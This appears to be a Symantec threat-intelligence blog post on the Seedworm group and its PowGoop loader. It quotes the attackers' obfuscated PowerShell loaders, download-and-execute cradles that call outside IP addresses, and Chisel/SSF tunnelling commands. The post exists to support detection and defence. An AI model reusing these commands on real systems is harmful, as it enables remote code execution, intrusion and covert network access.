
Seedworm: Iran-Linked Group Continues to Target Organizations in the Middle East

symantec-enterprise-blogs.security.com/blogs/threat-intelligence/seedworm-apt-iran-middle-east



Threat Hunter TeamSymantec

In the majority of recent infections, PowGoop appears to have been deployed via a remote execution tool known as Remadmin. This tool is used to execute PowerShell to read and decode the contents of a file which is used to execute the contents in memory. It appears this code is used to load PowGoop's main DLL (goopdate.dll) via rundll32.exe.

```
powershell -exec bypass "$a=gc C:\WINDOWS\TEMP\ManyaBetta;del C:\WINDOWS\TEMP\ManyaBetta;function Gabrielle($OliviaTomi){$Emlyn = [System.Convert]::FromBase64String($OliviaTomi);return [System.Text.Encoding]::UTF8.GetString($Emlyn);}function Tina($Daisi){$OliviaTomi = [System.Text.Encoding]::UTF8.GetBytes($Daisi);for ($TheresitaNitaChad=0; $TheresitaNitaChad -le $OliviaTomi.count -1; $TheresitaNitaChad++){$OliviaTomi[$TheresitaNitaChad] = $OliviaTomi[$TheresitaNitaChad] - 2;}return [System.Text.Encoding]::UTF8.GetString($OliviaTomi);}function GlyndaMaureen($OliviaTomi){$Rosalinde = Gabrielle $OliviaTomi;$LeonaJolene = Tina $Rosalinde;return $LeonaJolene;};$t =GlyndaMaureen($a);&($ShellId[1] + 'ex') $t;"
```

A feature of these files is that they have distinctive variable and function naming that resembles human names concatenated together. We have no reason to believe that these are actual people's names.

On several of the victim machines, a ZIP file called 'google.zip' was also found present in the same directory. How the ZIP file arrives on the victim's computer remains unknown. The ZIP contains a mix of legitimate Google executables and malicious DLL files. A legitimate 'googleupdate.exe' file is used to side load PowGoop via rundll32.exe. PowGoop loaders are used to decode and execute the contents of a file called 'config.txt'. All config.txt files found to date contained PowerShell scripts that download and execute more PowerShell code.

-
  ```
  powershell -exec bypass "function bdec($in){$out = [System.Convert]::FromBase64String($in);return [System.Text.Encoding]::UTF8.GetString($out);}function bDec2($szinput){$in = [System.Text.Encoding]::UTF8.GetBytes($szinput);for ($i=0; $i -le $in.count -1; $i++){$in[$i] = $in[$i] - 2;}return [System.Text.Encoding]::UTF8.GetString($in);}function bDd($in){$dec = bdec $in;$temp = bDec2 $dec;return $temp;}$a=get-content " config.txt";$t =bDd $a;&($ShellId[1] + 'ex') $t;"
  ```

-
  ```
  Rundll32.exe CSIDL_COMMON_APPDATA\andreavania\goopdate.dll,dllregisterserver
  ```

In some cases, PowGoop is used to launch 'Wscript.exe' to execute an unknown VBS file called 'v.txt'.

```
"CSIDL_SYSTEM\wscript.exe" /e:vbs CSIDL_PROFILE\[REDACTED]\documents\v.txt
```

Similarly, Symantec also observed legitimate tools (openssl.exe) and a downloader tool (ssleay32.dll) present in the same directories used to download additional tools:

- CSIDL_SYSTEM\rundll32.exe CSIDL_COMMON_APPDATA\georgettaemilee\ssleay32.dll ,DllRegisterServer http://107.173.141.103:443/downloadc.php?key=[REDACTED]
- CSIDL_SYSTEM\rundll32.exe CSIDL_COMMON_APPDATA\samariaantonina\ssleay32.dll ,DllRegisterServer http://107.173.141.114:443/downloadc.php?key=[REDACTED]

Similar download requests were also observed via PowerShell:

- powershell -exec bypass $V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$AaA = "Do";$AaB = " wnloadStr";$AaC = "ing";$s="$AaA$AaB$AaC"('http://23.95.220.166:80/download.php?k=564');$s;"
- $V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;start-sleep 10;$s=$V.DownloadString('http://104.168.44.16:443/H6qy8yvXhV69mF8CgpmWwKb1oV19xMqaI');iex($s)

During PowGoop activity, Symantec also observed the attackers using the Secure Sockets Funneling tool as well as Chisel suggesting a link between the two sets of activity.

- "CSIDL_PROFILE\[REDACTED]\documents\ussf.exe" -c CSIDL_PROFILE\[REDACTED]\documents\config.txt -F 9900 -p [REDACTED] 107.172.97.172
- CSIDL_COMMON_APPDATA\sharp.cmd client 107.175.0.140:443 R:8888:127.0.0.1:9999
- CSIDL_COMMON_APPDATA\sharp.cmd server -p [REDACTED] --socks5

Additional links between Seedworm and PowGoop

In several recent Seedworm attacks, PowGoop was used on computers that were also infected with known Seedworm malware (Backdoor.Mori). In addition to this, activity involving Seedworm's Powerstats (aka Powermud) backdoor appears to have been superseded by DLL side-loading of PowGoop.

Additionally, during PowGoop activity, we also observed the attackers downloading tools and some unknown content from GitHub repos, similar to what has been reported on Seedworm's Powerstats in the past.

```
powershell -exec bypass $e=new-object net.webclient;$e.proxy=[Net.WebRequest]::GetSystemWebProxy();$e.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;$aa=$e.DownloadString('https://gist.githubusercontent.com/ffcommax/24587757d3328672954e41
```

These patterns of activity beg the question as to whether PowGoop is actually an evolution of Powerstats rather than a completely new tool. To date, there is insufficient evidence to confirm this hypothesis. However, there are several similarities between the tools:

- Use of hard-coded GUID tokens and proxy URLs for command and control (C&C) communications
- Fetching and executing commands from C&C servers using PowerShell
- Some low-confidence similarities in code structure and encoding techniques

While none of this is sufficient to confirm that PowGoop has evolved from Powerstats, Symantec continues to monitor the activity of Seedworm for any additional evidence.

Thanos ransomware link

PowGoop has, in recent weeks, been loosely linked to a variant of ransomware known as Thanos. Thanos is an aggressive form of ransomware which, in addition to encryption, will also attempt to overwrite the master boot record (MBR) of the infected computer.

Our peers at Palo Alto Networks reported that PowGoop was found at a Middle Eastern state-run organization which was also hit by Thanos. This lead to the suspicion that the Thanos attackers were using PowGoop in their attacks; however, Palo Alto could not confirm the connection.

Symantec has not found any evidence of a wiper or ransomware on computers infected with PowGoop. This suggests that either the simultaneous presence of PowGoop and Thanos in one attack was a coincidence or, if the two are linked, that PowGoop is not used exclusively to deliver Thanos.

Symantec uncovered attacks involving PowGoop against organizations in Iraq, Afghanistan, Israel, Turkey, Azerbaijan, Georgia, Cambodia, and Vietnam. Sectors targeted included governments, technology, telecoms, oil and gas, real estate, and education.

Vigilance required

Seedworm has been one of the most active Iran-linked groups in recent months, mounting apparent intelligence-gathering operations across the Middle East. While the connection between PowGoop and Seedworm remains tentative, it may suggest some retooling on Seedworm's part. Any organizations who do find evidence of PowGoop on their networks should exercise extreme caution and perform a thorough investigation.

Protection

The following protections are in place to protect customers against Seedworm attacks:

File-based protection

- Backdoor.Mori
- Backdoor.Powemuddy
- Downloader.Covic

Network-based protection

System Infected: Trojan.Backdoor Activity 243

Indicators of Compromise

About the Author

Threat Hunter Team

Symantec

The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.